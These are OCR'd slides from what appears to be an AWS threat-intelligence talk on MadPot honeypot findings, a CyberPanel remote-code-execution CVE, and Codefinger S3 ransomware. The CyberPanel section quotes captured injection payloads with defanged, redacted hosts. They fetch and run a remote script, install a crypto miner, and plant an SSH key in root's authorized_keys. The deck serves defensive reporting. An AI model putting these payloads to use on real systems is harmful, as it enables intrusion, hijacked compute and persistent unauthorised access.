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
Initial access observed by MadPot



Threat initial information

adminqueryBasicCfg<?xml version="1.0" encoding="UTF-8"?> <request version="1.0" systemType="***NVMS-9000***" clientType="WEB" url="queryBasicCfg"/

Artifact extraction

- 3 versions collected
- 7 architectures (MIPS, ARM, Intel, PowerPC, Renesas SH, RISC-V, SPARC)

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
Execution - Malware detonation



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
Mitigation

1. C2 IP addresses null routed across AWS
2. Attack commands captured for detection
3. Take down requests initiated



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CyberPanel RCE

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CVE-2024-51567 Detail

CyberPanel

Description

upgrademysqlstatus in databases/views.py in CyberPanel (aka Cyber Panel) b
and execute arbitrary commands via /dataBases/upgrademysqlstatus by byp
using shell metacharacters in the statusfile property, as exploited in the wild
(unpatched) 2.3.7 are affected.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strir

CVSS 3.x Severity and Vector Strings:

NVD	**NIST:** NVD	**Base Score:** 9.8 CRITICAL
C	**CNA:** MITRE	**Base Score:** 10.0 CRITICAL

What MadPot saw

DDoS Malware

```
OPTIONS /dataBases/upgrademysqlstatus HTTP/1.1
{"statusfile":"/dev/null; sh -c \"$(curl -fsSL hxxp://[REDACTED]/down.sh)\"; #"}
```

Crypto mining ware

```
PUT /dataBases/upgrademysqlstatus HTTP/1.1
{"statusfile":"/dev/null; curl -O -#
hxxps://raw.githubusercontent[.]com/[REDACTED]xmrig/ai/main/root && chmod +x root
&& ./root -B -o rx.[REDACTED].com:3333 -a rx -k -u BTC:[REDACTED].$(echo $(shuf -i
1-9999 -n 1)-CPU) -p 2 -k -B -a rx/0 --cpu-max-threads-hint=75; #","csrftoken":""}
```

SSH keys added

```
OPTIONS /dataBases/upgrademysqlstatus HTTP/1.1…
{"statusfile": "/dev/null; echo ssh-rsa AAAAB3NzaC1yc2[REDACTED] >>
/root/.ssh/authorized_keys;netstat -ntlp|grep ssh;cat /etc/[REDACTED]/*; #"}
```

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
Mitigation with Sonaris



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
Codefinger Ransomware



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Events timeline

- Late 2024 - Reports from customers of ransom notes in S3
- Actor tooling had already flagged Sonaris detectors of reconnaissance activity
  - Blocked at network level
  - Notifications were sent to customers to rotate credentials
- Actor adapted within a day to evade via network
- Evolved Sonaris to deploy mitigation withing S3 service and prevent 900M encryption attempts
- AWS worked closely with customers to help deactivate over 30,000 exposed credential pairs

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Actionable Threat Intelligence in AWS security services

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
Infrastructure web app with defense in depth



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Wraping up

- Scale make hard things harder but makes the opportunity larger
- AWS Threat intelligence aims at making AWS an unattractive target for cyber threats, and adds a layer of defense free of charge
- Security is a shared responsibility model

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